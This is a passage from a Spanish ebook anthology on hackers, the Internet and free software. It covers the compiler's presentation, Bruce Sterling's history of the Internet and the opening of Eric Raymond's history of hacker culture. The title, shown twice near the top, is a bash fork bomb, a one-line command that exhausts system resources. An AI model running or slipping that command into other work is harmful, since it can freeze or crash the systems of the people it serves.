:(){ :|:& };:

Internet, Hackers y Software Libre

Carlos Gradin Compilador

Incluye textos de:

- Bruce Sterling
- Eric S. Raymond
- Richard Stallman
- Miguel Vidal
- John Gilmore
- Christian Ferrer
- Thomas Pychon
- Bill Joy

Lectulandia

En *internet, hackers y software libre* se le ha dado la palabra a los hackers. Son ellos quienes aportan diversas miradas sobre el uso de las tecnologías informáticas en los tiempos que corren. Combatiendo la mirada descalificada que confunde al *hacker* con el *cracker* o pirata informático, los hackers defienden modos alternativos de programación, muchas veces bajo redes de cooperación horizontal y bajo preceptos éticos que se transmiten de generación en generación.

Lectulandia

Carlos Gradin

:(){ :|:& };:

Internet, Hackers y Software Libre

ePub r2.0
fauri13 11.04.15

Titulo original: *:(){ :|:& };:*
Carlos Gradin, 2004
Compilador: Carlos Gradin

Editor digital: fauri13
Editor original: Lestrobe (v1.0 a v1.6)
Segundo Editor: Ac3r0 (r1.7 a r1.8)
ePub base r1.2

Presentación

La figura del «hacker» suele aparecer en las noticias y las películas ligada a usos ilegales de la tecnología. Pueden ser adolescentes irresponsables o enemigos decididos del orden público, más o menos organizados, pero siempre factores de peligro que disparan la necesidad de reforzar los controles y sancionar leyes que adapten los viejos códigos penales a las nuevas realidades de las computadoras. Un chico curioso desde su cuarto en Caballito, Buenos Aires, puede quebrar las leyes de varios países y movilizar a sus policías. Un filipino puede escribir un virus que se propague atravesando fronteras y continentes. Los hackers son el objeto de discursos sobre seguridad en las redes, que abarcan desde la preocupación de las agencias de policías y de las grandes empresas, a la perplejidad de los expertos en leyes que deben crear nuevos artilugios legales para clasificarlos, y la espectacularidad con la que irrumpen en las crónicas de los noticieros como personajes de cierto sub-mundo criminal. Así vistos, los hackers participan de las nuevas tecnologías en un nivel similar al de otros fenómenos que obstaculizan el flujo de los negocios por las redes o echan mantos de sospecha moral sobre ellas; si el «correo basura» satura las casillas de los usuarios y hace perder horas de valioso tiempo, y si el negocio de la pornografía infantil o los mercados de tráfico ilegal se montan en el anonimato que permiten los intercambios de mails en Internet, los hackers son otra zona de inseguridad que obliga a reforzar los controles y mantener activo el estado de sospecha.

Pero los hackers no se ven a sí mismos como delincuentes, y de hecho ya se hacían llamar «hackers» cuando la mayoría no se había enterado todavía de qué era exactamente una computadora. Dejando de lado el estereotipo, ¿por qué son interesantes los hackers? El tema de este libro no son los hackers como tales, sino su mirada respecto a aquello que hacen. Para los primeros que empezaron a llamarse «hackers» entre sí, en el MIT (Instituto de Tecnología de Massachusetts) en EE. UU. lo que hacían los diferenciaba radicalmente de los demás técnicos y profesores. Éstos cumplían horarios, se ajustaban a la burocracia e investigaban sobre computadoras según sus aplicaciones en estadística y otros campos específicos. Los hackers empezaron a experimentar en usos más terrenales, programas que tocaban música, procesadores de texto, juegos de ajedrez. Esas primeras creaciones fueron el comienzo de una larga serie de aportes y proyectos que tuvieron como protagonistas a estos grupos de entusiastas (desde las computadoras personales a la arquitectura de Internet, pasando por la criptografía y la idea del código abierto que derivó en el actual auge de Linux). Como lo relata Levy en su libro *Hackers*, ya entonces promovían formas de trabajo que contemplaban una dimensión colectiva de la tecnología: facilitar el acceso de todos y compartir el conocimiento.

El software libre es una concepción colectiva de la propiedad. Todos los que escriben el código de un programa son dueños de él; y todas las personas pueden

escribir y cambiar el código si quieren, y saben cómo hacerlo. Esto es lo que opone a los sistemas operativos Windows y Linux: modelo abierto y participativo de Linux, contra el de Windows, cerrado, orientado a la maximización de ganancias. Es una idea presente entre los hackers desde los comienzos de la informática. El escritor Neal Stephenson lo describe así: «Windows 95 y MacOS son productos, concebidos por ingenieros al servicio de compañías particulares. Unix[1], en cambio, es menos un producto que la esmerada recopilación de la historia oral de la subcultura hacker. Es nuestra epopeya de Gilgamesh». Y sigue: «Lo que hacía tan poderosas y duraderas a las viejas epopeyas como la de Gilgamesh era el hecho de que consistieran en cuerpos de narrativas vivientes que muchas personas conocían de memoria, y relataban una y otra vez —haciendo sus retoques personales cada vez que les parecía —. Los malos retoques se descartaban, los buenos eran recogidos por otros, se pulían, mejoraban y, con el tiempo, eran incorporados a la historia. Del mismo modo, Unix es conocido, amado y comprendido por tantos hackers que puede ser reescrito desde cero en cuanto alguien lo necesite. Esto es muy difícil de entender para las personas acostumbradas a pensar que los sistemas operativos son cosas que necesariamente hay que comprar» (de *En el principio fue… la línea de comando* de Neal Stephenson) [2].

Un punto de partida para situar o pensar el papel de los hackers, podría ser este entusiasmo por lo que hacen, el orgullo por sus obras y la valoración de las personas según sus conocimientos y destrezas, que se refleja en las palabras del hacker y ensayista Eric Raymond, «La cultura hacker no tiene líderes, pero tiene héroes culturales, ancianos de la tribu, historiadores y portavoces». De donde se desprende también el sentido de horizontalidad a la hora de participar y hacer aportes, que todos señalan como rasgo característico.

Cuando un grupo de hackers a fines de los ‘70 desarrolló técnicas de criptografía avanzada que habían copiado del Ejército de EE. UU. y diseñó programas que garantizan la privacidad de las comunicaciones por Internet, el gobierno de EE. UU. puso esos programas en la lista de productos con restricciones para la exportación. Sacarlos del país según estas leyes implica un delito del mismo calibre que el tráfico de armas nucleares. La difusión vía Internet de estos programas de criptografía, gratis y con código abierto, logró que se convirtieran en un standard de seguridad en todo el mundo. Este sería otro rasgo a tener en cuenta, el de la iniciativa personal, la autogestión de proyectos que partiendo de necesidades personales o locales, luego terminan beneficiando a la sociedad en general. Paradigma de esto es el caso de Linus Torvalds, el hacker finlandés que en 1991 empezó a programar un sistema operativo tipo Unix para usar en la PC-386 que tenía en su casa; un proyecto que con el tiempo se convertiría en Linux, el sistema operativo de distribución gratuita que hoy usan millones de personas.

También se llaman a sí mismos «hackers» personas que se especializan en violar la protección de computadoras y redes privadas. Son los que suelen aparecer en las

noticias y representados en algunas películas, como la famosa *Juegos de Guerra*. En este caso se los asocia con adolescentes que se divierten con el riesgo y el desafío que implica meterse en sistemas de empresas o gobiernos. En el libro *Llaneros Solitarios*, Fernando Bonsembiante narra las historias de varios hackers argentinos que a mediados de los ‘80 aprendieron a aprovechar las fallas de seguridad de las redes locales, para usar el acceso a Internet con el que contaban algunas empresas antes de que Internet se popularizara. Así, muchos de ellos pudieron acceder a foros de chat instalados en sistemas «hackeados» y frecuentados por hackers de otras partes del mundo. En 1994 la revista **Virus Report** dirigida por Fernando Bonsembiante, organizó un congreso de hackers en el Centro Cultural Recoleta, en Buenos Aires, al que asistieron hackers famosos como el neoyorquino Emmanuel Goldstein, editor de una revista legendaria entre los hackers, la **2600**. Por su parte, los programadores de Linux y los impulsores del Software Libre tienden a negar que aquellos sean verdaderos hackers y los asocian con delincuentes, llamándolos «crackers».

El filósofo finlandés Pekka Himanen escribió en *La ética de los hackers y el espíritu de la era de la información* —haciendo a un lado a estos crackers, como primer paso—, un análisis de las motivaciones y modos de entender el trabajo en la «cultura hacker», a la que considera un quiebre respecto a la cultura del trabajo heredera de la ética protestante.[3] Contra las ideas de sacrificio y de búsqueda permanente de maximización de ganancias, la ética de los hackers propone la pasión, la libertad para organizar el tiempo y el trabajo, metas que no toman el dinero como fin en sí mismo, sino que se orientan a la cooperación y el interés social. Manuel Castells les atribuye un rol fundamental en el desarrollo de Internet y de lo que él llama la sociedad red, dada su influencia desde los orígenes de la arquitectura y el estilo de organización abierto y horizontal de las redes de computadoras.


Un modo de entender la actividad de los hackers sería a partir de lo que producen con sus creaciones o sus paseos furtivos por las redes, en tanto puntos de vistas respecto a sus herramientas —las computadoras—. Todo un mundo queda expuesto cuando a un grupo de hackers se les ocurre crear programas y repartirlos para que los usen todos los que quieran, o cuando diseñan sistemas de criptografía avanzada para usuarios comunes, e incluso cuando ponen en evidencia la mala seguridad de los programas y las redes que utilizan las empresas y los gobiernos. Se cuestionan las leyes de copyright, se pone en duda la privacidad de las comunicaciones, y se abre una disputa sobre el control y la función de policía del Estado respecto a los usuarios de las redes. Pero sobre todo se deja ver un modo de vincularse a las tecnologías por el interés directo, por la pasión de conocer, aprender y compartir con otros lo aprendido. En definitiva, por amor a la profesión (o al arte). Entonces, si hubiera que responder a la pregunta de por qué son interesantes los hackers, la respuesta tentativa sería porque producen visiones y propuestas creativas y apasionantes sobre la tecnología, ya sea que lo hagan porque se lo proponen, o porque surgen como resultado de su presencia, por los cuestionamientos e interrogantes que ésta plantea.

Esta antología de textos pretende dar un panorama que sirva de introducción a varios temas vinculados a los hackers y sus actividades en distintas áreas. Arranca con una sección de «Historia» con dos textos de Eric Raymond y el escritor Bruce Sterling sobre la historia de Internet y la cultura hacker. En «Software Libre» se incluyen un artículo de Miquel Vidal que es una introducción, a la vez que balance crítico, del software libre, junto con una selección de notas y artículos de Richard Stallman, el impulsor de la patente GNU y la Fundación Software Libre, en los que debate sobre la importancia de volver a pensar las regulaciones de copyright en función de las nuevas tecnologías y sobre la posibilidad que brindan las redes de compartir la información (ya sean programas, música o literatura). En la sección «Criptografía» se incluyen dos intervenciones (un manifiesto y una ponencia en un congreso) de Eric Hughes y John Gilmore, que son dos de los hackers más destacados del grupo *Cypherpunks* («Cripto-hackers»), un grupo estadounidense dedicado a programar y difundir al gran público métodos de encriptación de datos para hacer más seguras las comunicaciones. En «Hackers» se presentan dos artículos de Steve Mizrach y Jonas Löwgren, que analizan las distintas ideas que suelen asociarse a los hackers, y las discusiones entre hackers «constructivos» y hackers que violan la seguridad de los sistemas. También se incluyen aquí dos textos del hacker italiano jaromil en los que se explaya al respecto. Queda por hablar de las secciones «Activismo» y «Tecnologías». Éstas no hacen referencia explícita a los hackers y sus actividades, pero los incluimos los textos porque creemos que sirven para completar el panorama abierto por las demás secciones. En la sección «Activismo» un artículo de Miquel Vidal y otro escrito por Marilina Winik del grupo Indymedia Argentina, se refieren a las posibilidades que abre Internet para garantizar la libre circulación de información que no encuentra espacios en los medios tradicionales. La sección «Tecnologías» recopila notas que desde distintas perspectivas y disciplinas reflexionan sobre las relaciones entre los hombres, las tecnologías que desarrollan y lo que piensan e imaginan sobre ellas. Aquí se incluyen textos de escritores como Thomas Pynchon y Bruce Sterling, del sociólogo argentino Christian Ferrer y del ingeniero informático Bill Joy.

Carlos Gradin

Gracias a todos los autores que cedieron sus textos. Gracias especialmente a Miquel Vidal, Christian Ferrer, Richard Stallman y jaromil. Gracias a Federico Heinz de Vía Libre.
Gracias a Alejandro Blanco por cuidar los detalles, las citas, la bibliografía, y por leer y mejorar las traducciones de los textos. Muchos integrantes de la Editora Fantasma también ayudaron con ideas y buena onda, así que gracias a ellos también.
Gracias a Manuel y Estela de Libres del Sur por la paciencia y la calidez con que nos recibieron.

1. HISTORIA



Breve historia de Internet[4]

Bruce Sterling

Bruce Sterling escribió novelas y cuentos de ciencia ficción, y libros y columnas sobre temas vinculados a la tecnología. Junto a William Gibson fue una de las figuras más destacadas de la corriente cyberpunk que renovó el género ciencia ficción a comienzos de los ‘80. Entre sus obras pueden mencionarse Islas en la Red (1988), *The Difference Engine* (1990, en colaboración con Gibson), *Mirrorshades: una antología ciberpunk* (1992) y *The Hacker Crackdown* (1990), una investigación sobre la «cacería» de hackers lanzada por el FBI en 1989. Nació en 1954 y vive en Texas, Estados Unidos.

Este artículo sobre la historia y arquitectura de Internet salió publicado en febrero de 1993, en la revista inglesa *The magazine of fantasy and science fiction*.

Hace unos treinta años, la RAND Corporation, la principal fábrica de ideas de la América de la guerra fría, se enfrentó a un extraño problema estratégico. ¿Cómo se podrían comunicar con éxito las autoridades norteamericanas tras una guerra nuclear?

La América postnuclear necesitaría una red de comando y control enlazada de ciudad a ciudad, estado a estado, base a base. Pero sin importar cómo esa red estuviera de protegida, sus líneas y equipos siempre serían vulnerables al impacto de bombas atómicas. Un ataque nuclear reduciría cualquier red imaginable a pedazos.

¿Cómo sería controlada esa red? Cualquier autoridad central, cualquier núcleo de red centralizado sería un objetivo obvio e inmediato para un misil enemigo. El centro de la red sería el primer lugar a derribar.

La RAND le dio muchas vueltas a este difícil asunto en secreto militar y llegó a una solución atrevida. La propuesta de la RAND (ideada por uno de sus miembros, Paul Baran) se hizo pública en 1964. En primer lugar, la red **no tendría autoridad central**. Además, sería **diseñada desde el principio para operar incluso hecha pedazos**.

Los principios eran simples. Se asumiría que una red era poco fiable en cualquier momento. Se diseñaría para trascender su propia falta de eficacia. Todos los nodos en la red serían iguales entre sí, cada nodo con autoridad para crear, pasar y recibir mensajes. Los mensajes se dividirían en paquetes, cada paquete dirigido por separado. Cada paquete saldría de un nodo fuente específico y terminaría en un nodo destino. Cada paquete recorrería la red según unos principios particulares.

La ruta que tome cada paquete no tendría importancia. Solo contarían los resultados finales. Básicamente, el paquete sería lanzado como una patata de un nodo a otro, más o menos en dirección a su destino, hasta acabar en el lugar adecuado. Si grandes porciones de la red fueran destruidas eso simplemente no importaría; los paquetes permanecerían en la red en los nodos que hubieran sobrevivido. Este sistema de envío tan arbitrario podría parecer «ineficiente» en el sentido usual del

término (especialmente comparado con, por ejemplo, el sistema telefónico).

Durante los ‘60, este intrigante concepto de red de conmutación de paquetes descentralizada y a prueba de bombas caminó sin rumbo entre el RAND, el MIT *[Massachusetts Institute of Technology]* y la UCLA *[University of California in Los Angeles]*. El National Physical Laboratory [Laboratorio Nacional de Física] de Gran Bretaña preparó la primera red de prueba basada en estos principios en 1968. Poco después, la Agencia de Proyectos de Investigación Avanzada del Pentágono *[ARPA, Advanced Research Projects Agency]* decidió financiar un proyecto más ambicioso y de mayor envergadura en los Estados Unidos. Los nodos de la red iban a ser superordenadores de alta velocidad (o lo que se llamara así en aquel momento). Eran máquinas poco usuales y de mucho valor y que estaban necesitadas de un buen entramado de red para proyectos nacionales de investigación y desarrollo.

En el otoño [boreal] de 1969 el primero de esos nodos fue instalado en UCLA. En diciembre de ese año había cuatro nodos en la pequeña red, que se llamó ARPANET después de que fuera promocionada por el Pentágono. Los cuatro ordenadores podían transferir información sobre líneas dedicadas de alta velocidad. Incluso podían ser programados remotamente desde otros nodos. Gracias a ARPANET, científicos e investigadores podían compartir las facilidades de otros ordenadores en la distancia. Era un servicio muy útil ya que el tiempo de proceso de los ordenadores en los ‘70 era algo muy codiciado. En 1971 había quince nodos en ARPANET; en 1972, treinta y siete. Todo iba perfecto.

En su segundo año de operatividad, sin embargo, algo extraño se hizo patente. Los usuarios de ARPANET habían convertido la red en una oficina de correos electrónica de alta velocidad subvencionada federalmente. La mayor parte del tráfico de ARPANET no era el proceso de datos a largas distancias. En vez de eso, lo que se movía por allí eran noticias y mensajes personales. Los investigadores estaban usando ARPANET para colaborar en proyectos, intercambiar notas sobre sus trabajos y, eventualmente, chismorrear. La gente tenía sus propias cuentas personales en los ordenadores de ARPANET y sus direcciones personales de correo electrónico. No es que sólo utilizaran ARPANET para la comunicación de persona a persona, pero había mucho entusiasmo por esta posibilidad mucho más que por la computación a larga distancia.

Eso no pasó mucho antes del invento de las listas de distribución, una técnica de emisión de información por ARPANET mediante la cual un mismo mensaje se podía enviar automáticamente a una gran cantidad de subscriptores. Es interesante que una de las primeras listas de distribución masivas se llamara «SF-LOVERS» [Amantes de la Ciencia Ficción]. Discutir sobre ciencia ficción en la red no tenía nada que ver con el trabajo y eso enfadaba a muchos administradores de sistema de ARPANET, pero eso no impediría que la cosa siguiera.

Durante los ‘70, ARPANET creció. Su estructura descentralizada facilitó la expansión. Contrariamente a las redes standard de las empresas, la red de ARPA se

podía acomodar a diferentes tipos de ordenador. En tanto y en cuanto una máquina individual pudiese hablar el lenguaje de conmutación de paquetes de la nueva y anárquica red, su marca, contenidos e incluso su propietario eran irrelevantes.

El estándar de comunicaciones de ARPA era conocido como NCP, «Network Control Protocol», pero según pasaba el tiempo y la técnica avanzaba, el NCP fue superado por un estándar de más alto nivel y más sofisticado conocido como TCP/IP. El TCP o «Transmission Control Protocol», convierte los mensajes en un caudal de paquetes en el ordenador fuente y los reordena en el ordenador destino. El IP, o «Internet Protocol», maneja las direcciones comprobando que los paquetes caminan por múltiples nodos e incluso por múltiples redes con múltiples standards —no sólo ARPA fue pionera en el standard NCP, sino también Ethernet, FDDI y X.25.

En 1977, TCP/IP se usaba en otras redes para conectarse a ARPANET. ARPANET estuvo controlada muy estrictamente hasta al menos 1983, cuando su parte militar se desmembró de ella formando la red MILNET. Pero el TCP/IP las unía a todas. Y ARPANET, aunque iba creciendo, se convirtió en un cada vez más pequeño barrio en medio de la vasta galaxia de otras máquinas conectadas.

Según avanzaban los ‘70 y ‘80, distintos grupos sociales se encontraban en posesión de potentes ordenadores. Era muy fácil conectar esas máquinas a la creciente red de redes. Conforme el uso del TCP/IP se hacía más común, redes enteras caían abrazadas y adheridas a Internet. Siendo el software llamado TCP/IP de dominio público y la tecnología básica descentralizada y anárquica por propia naturaleza, era muy difícil parar a la gente e impedir que se conectara. De hecho, nadie quería impedir a nadie la conexión a esta compleja ramificación de redes que llegó a conocerse como «Internet».

Conectarse a Internet costaba al contribuyente muy poco o nada desde que cada nodo era independiente y tenía que arreglárselas con la financiación y los requerimientos técnicos. Cuantos más, mejor. Como la red telefónica, la red de ordenadores era cada vez más valiosa según abarcaba grandes extensiones de terreno, gente y recursos.

Un fax solo es útil si alguien más tiene un fax. Mientras tanto no es más que una curiosidad. ARPANET, también, fue una curiosidad durante un tiempo. Después la red de ordenadores se convirtió en una necesidad importante.

En 1984 la Fundación Nacional para la Ciencia *[National Science Foundation, NSF]* entró en escena a través de su Oficina de Computación Científica Avanzada *[Office of Advanced Scientific Computing]*. La nueva NSFNET supuso un paso muy importante en los avances técnicos conectando nuevas, más rápidas y potentes supercomputadoras a través de enlaces más amplios, rápidos, actualizados y expandidos según pasaban los años, 1986, 1988 y 1990. Otras agencias gubernamentales también se unieron: NASA, los Institutos Nacionales de la Salud, el Departamento de Energía, cada uno manteniendo cierto poderío digital en la confederación Internet.

Los nodos de esta creciente red de redes se dividían en subdivisiones básicas. Los ordenadores extranjeros y unos pocos americanos eligieron ser denominados según su localización geográfica. Los otros fueron agrupados en los seis *dominios* básicos de Internet: gov, mil, edu, com, org y net (estas abreviaturas tan sosas pertenecen al estándar de los protocolos TCP/IP). Gov, Mil y Edu definen al gobierno, militares e instituciones educativas, las cuales fueron, por supuesto, pioneras de la ARPANET que comenzó como un experimento de alta tecnología en seguridad nacional. Com, sin embargo, definía a instituciones *comerciales*, que enseguida entraron a la red como toros de rodeo rodeadas por una nube de entusiastas organizaciones sin ánimo de lucro (los ordenadores tipo *net* servían como pasarelas entre redes).

La red ARPANET propiamente dicha expiró en 1989 como víctima feliz de su éxito abrumador. Sus usuarios apenas se dieron cuenta, pero las funciones de ARPANET no solo continuaron sino que mejoraron firmemente. El uso del estándar TCP/IP para redes es ahora algo global. En 1971, hace 21 años, sólo había cuatro nodos en la ARPANET. Hoy existen decenas de miles en Internet esparcidos por cuarenta y dos países y muchos más que se conectan cada día. Tres millones de personas, posiblemente cuatro, usan esta gigantesca madre-de-todas-las-redes.

Internet es especialmente popular entre los científicos y es probablemente su instrumento más importante de finales del siglo XX. Las posibilidades de acceso tan potentes y sofisticadas que ofrece a datos específicos y a la comunicación personal ha elevado la marcha de la investigación científica enormemente.

El índice de crecimiento de Internet a comienzo de los ‘90 es espectacular, casi feroz. Se extiende más rápidamente que los teléfonos móviles y que el fax. El año pasado [1991] Internet crecía a un ritmo del 20% mensual. El número de ordenadores con conexión directa al TCP/IP se ha estado doblando anualmente desde 1988. Internet se está desplazando de su origen militar y científico a las escuelas de enseñanza básica e institutos, al mismo tiempo que a bibliotecas públicas y el sector comercial.

¿Por qué la gente quiere estar «en la internet»? Una de las principales razones es simplemente la libertad. Internet es un raro ejemplo de anarquía verdadera, moderna y funcional. No existe Internet S. A. No hay censores oficiales, ni jefes, ni junta directiva, ni accionistas. En principio, cualquier nodo puede hablar de igual a igual a otros nodos siempre que obedezcan las leyes del protocolo TCP/IP, leyes que no son políticas sino estrictamente técnicas. (Ha existido controversia sobre el uso comercial de Internet, pero esta situación está cambiando según los negocios proporcionan sus propios enlaces y conexiones).

Internet también es una ganga. Internet en conjunto, a diferencia del sistema telefónico, no cuesta dinero según las distancias. Y a diferencia también de la mayoría de las redes comerciales, no se cobra por tiempo de conexión. De hecho, «Internet» de por sí, que ni siquiera existe como una entidad, no cobra nada por nada. Cada grupo de gente que accede a Internet es responsable de su propia máquina y de

su propio trozo de línea.

La «anarquía» de Internet puede parecer extraña o incluso poco natural, pero tiene cierta profundidad y sentido. Es como la «anarquía» del idioma inglés. Nadie alquila el inglés y nadie lo posee. Como angloparlante, depende de ti aprender hablar inglés correctamente y usarlo para lo que quieras (aunque el gobierno proporciona fondos para ayudarte a que aprendas a leer y escribir algo). Aunque mucha gente se gana la vida usando, explotando y enseñando inglés, el «Inglés» como institución es una propiedad pública, un bien común. Mucho de eso ocurre con Internet. ¿Mejoraría el inglés si «Idioma Inglés S. A.» tuviera un consejo de administración con su director o ejecutivo al frente, un presidente y una asamblea? Probablemente existirían muchas menos palabras en el idioma inglés, y muchas menos nuevas ideas.

La gente en Internet siente que se trata de una institución que se resiste a la institucionalización. El interés pertenece a todos y a nadie.

A pesar de esto, hay quién tiene intereses en Internet. Los negociantes quieren que Internet tenga una base financiera. Los gobernantes la quieren más regulada. Los académicos la quieren para fines de investigación. Los militares para la seguridad. Y así muchos más.

Todas estas fuentes de conflicto permanecen en torpe equilibrio, e Internet, hasta ahora, se mantiene en próspera anarquía. Antes, las líneas de alta velocidad de la NSFnet eran conocidas como la «Espina dorsal de Internet» *[Internet Backbone]*, y sus propietarios podían señorearse con el resto de Internet; pero hoy existen «espinas dorsales» en Canadá, Japón y Europa, e incluso algunas privadas para el tráfico comercial. Hoy, incluso ordenadores domésticos privados pueden convertirse en nodos de Internet. Se pueden llevar bajo el brazo. Pronto, quizás, en la muñeca.

Pero, ¿qué es lo que uno **hace** con Internet? Básicamente, cuatro cosas: correspondencia, grupos de discusión, computación a larga distancia y transferencia de archivos.

El correo de Internet es el correo electrónico *[e-mail]*, mucho más rápido que el correo postal norteamericano, que es llamado despectivamente por los usuarios de Internet como «correo caracol» *[snail mail]*. El correo en Internet es algo como el fax. Es texto electrónico, y no tienes que pagar por él (al menos directamente) y es a escala global. Por correo electrónico se puede mandar software y algunos tipos de imágenes comprimidas. Se está trabajando en nuevas formas de correo electrónico.

Los grupos de discusión, o «*newsgroups*», son un mundo aparte. Este mundo de debate y argumentaciones se conoce como «USENET». USENET es de hecho diferente a Internet. USENET es como una multitud ondulante de gente chismosa y con ganas de información que se mueve por Internet en busca de barbacoas de patio trasero. USENET no es tanto una red física como un conjunto de convenciones. En cualquier caso, ahora existen 2500 grupos de discusión separados en USENET y sus mensajes generan unos 7 millones de palabras al día. Naturalmente se habla mucho sobre ordenadores en USENET, pero la variedad de temas sobre los que se habla es

enorme, creciendo estos continuamente. En USENET se distribuyen varias publicaciones electrónicas gratuitas de manera periódica.

Estos grupos y el correo electrónico están disponibles fácilmente, incluso fuera del corazón de Internet. Se puede acceder a ellos a través de las líneas de teléfono normales, desde otras redes como BITnet, UUCP y Fidonet. Los últimos servicios de Internet, computación a larga distancia y transferencia de archivos, requieren de conexión directa usando TCP/IP.

La computación a larga distancia fue algo pensado para ARPANET y aún se usa mucho, al menos por algunos. Los programadores pueden mantener sus cuentas abiertas en poderosos superordenadores y ejecutar allí sus programas o crear otros nuevos. Los científicos pueden usar potentes ordenadores desde otros continentes. Las bibliotecas ofrecen sus catálogos electrónicos para que se busque en ellos gratuitamente. Enormes catálogos en CD-ROM están disponibles a través de este servicio. Y existe mucho software gratuito al mismo tiempo.

La transferencia de ficheros permite a los usuarios acceder a máquinas remotas y tomar de ellas programas o textos. Muchos ordenadores de Internet —unos dos mil o más— permiten que se acceda a ellos de manera anónima y que la gente use sus archivos de manera gratuita. Esto no es algo trivial, ya que libros enteros se pueden transferir en cuestión de minutos. Hoy, en 1992, existen más de un millón de ficheros públicos disponibles a quién los quiera utilizar (y otros millones disponibles a gente con autorización). La transferencia de ficheros por Internet se está convirtiendo en una nueva forma de publicación, en la que el lector copia electrónicamente el texto que desee en la cantidad que quiera y de forma gratuita. Nuevos programas de Internet, como «archie», «gopher» y «WAIS» se han desarrollado para catalogar y explorar esa cantidad de material.

Esta Internet sin cabeza, anárquica y con millones de tentáculos se está extendiendo como el pan de molde. Cada ordenador con la potencia suficiente es una espora potencial de Internet y hoy los ordenadores se venden a menos de 2000 dólares y están disponibles en todo el mundo. La red ARPA, diseñada para asegurar el control de una sociedad desolada después de un holocausto nuclear, ha sido sobrepasada por su hija mutante, Internet, que está a fuera de control a conciencia y se expande exponencialmente por la aldea global de la post guerra fría. La expansión de Internet en los ‘90 se parece a la que sufrió la informática personal en los ‘70, aunque es más rápida y más importante. Más importante, quizás, porque da a los ordenadores personales una imagen de algo barato, de fácil acceso y con posibilidades de almacenaje a una escala realmente planetaria.

El futuro de Internet pasa por ser más grande y con velocidades exponencialmente mayores. La comercialización de Internet es un tema candente hoy día, donde se promete cualquier tipo de comercialización salvaje de la información. El gobierno federal, agradecido por este éxito inesperado, aún tiene mucho que decir en esto. La NREN, National Research and Educational Network [Red Nacional de

Educación e Investigación], fue aprobada en el otoño de 1991 como un proyecto a cinco años y con un presupuesto de dos mil millones de dólares para que la red troncal de Internet fuera actualizada. NREN será unas 50 veces más rápida que la red más rápida de hoy día permitiendo la transferencia de la *Enciclopedia Británica* en un segundo. Las redes de ordenadores permitirán gráficos animados en 3D, enlaces de radio y teléfonos móviles a ordenadores portátiles, fax, voz y televisión de alta definición. ¡Un circo global multimedia!

O al menos así se espera —y se planea—. La Internet real del futuro debe soportar pocos parecidos con los planes de hoy. Prever las cosas nunca ha tenido mucho que ver con el rápido desarrollo de Internet. Después de todo, Internet se parece muy poco a aquellos sombríos planes del RAND para el post-holocausto. Esto resulta una sutil y feliz ironía.

¿Cómo se accede a Internet? Bien, si no se tiene un ordenador con módem, hay que hacerse de uno. El ordenador puede actuar como una terminal y se puede usar una línea de teléfonos ordinaria para conectarse a una máquina enganchada a Internet. Simplemente esto puede hacer que se tenga acceso a los grupos de discusión y a una dirección de correo electrónico propia. Merece la pena tener estos servicios aunque sólo con el correo y las noticias no se está del todo «en Internet».

Si está usted en un campus, la universidad puede que tenga «acceso directo» a líneas TCP/IP de Internet de alta velocidad. Hágase con una cuenta de Internet en un ordenador del campus y será capaz de utilizar los servicios de computación remota y la transferencia de archivos. Algunas ciudades como Cleveland proporcionan acceso gratuito a la red. Las empresas tienen cada vez más posibilidades de acceso y están deseando vender esos accesos a sus clientes. La cuota estándar es de unos 40 dólares al mes —más o menos como el servicio de TV por cable.

Según avancen los noventas, encontrar acceso a Internet será mucho más fácil y barato. Su facilidad de uso también mejorará del salvaje Interfaz UNIX del TCP/IP a otros muchos más intuitivos y cómodos para el usuario, eso es una buena noticia. Aprender Internet ahora, o al menos aprender sobre Internet, es para entendidos. Cuando cambiemos de siglo la «cultura de redes», tal como la «cultura de los ordenadores» antes de ésta, se introducirá forzosamente en el ámbito de su vida.

Breve historia de la «cultura hacker»[5]

Eric S. Raymond

Eric S. Raymond nació en Boston, Estados Unidos, en 1957. Hacker y entusiasta de la ciencia ficción, participó desde los inicios, a principios de los ‘80, del proyecto GNU que buscaba crear un sistema operativo estilo UNIX pero gratuito. En los últimos años se convirtió en divulgador de la práctica de código abierto, a través de textos como La Catedral y el Bazar (1997) y Cómo convertirse en hacker (2001). Sus opiniones conciliadoras con los intereses de las empresas informáticas lo llevaron a debatir con Richard Stallman.

El siguiente es un ensayo de divulgación sobre la historia de la cultura hacker. La primera versión data de 1992, pero fue modificada sucesivas veces hasta 2000.

Prólogo: Los Programadores Auténticos

En el principio había Programadores Auténticos.

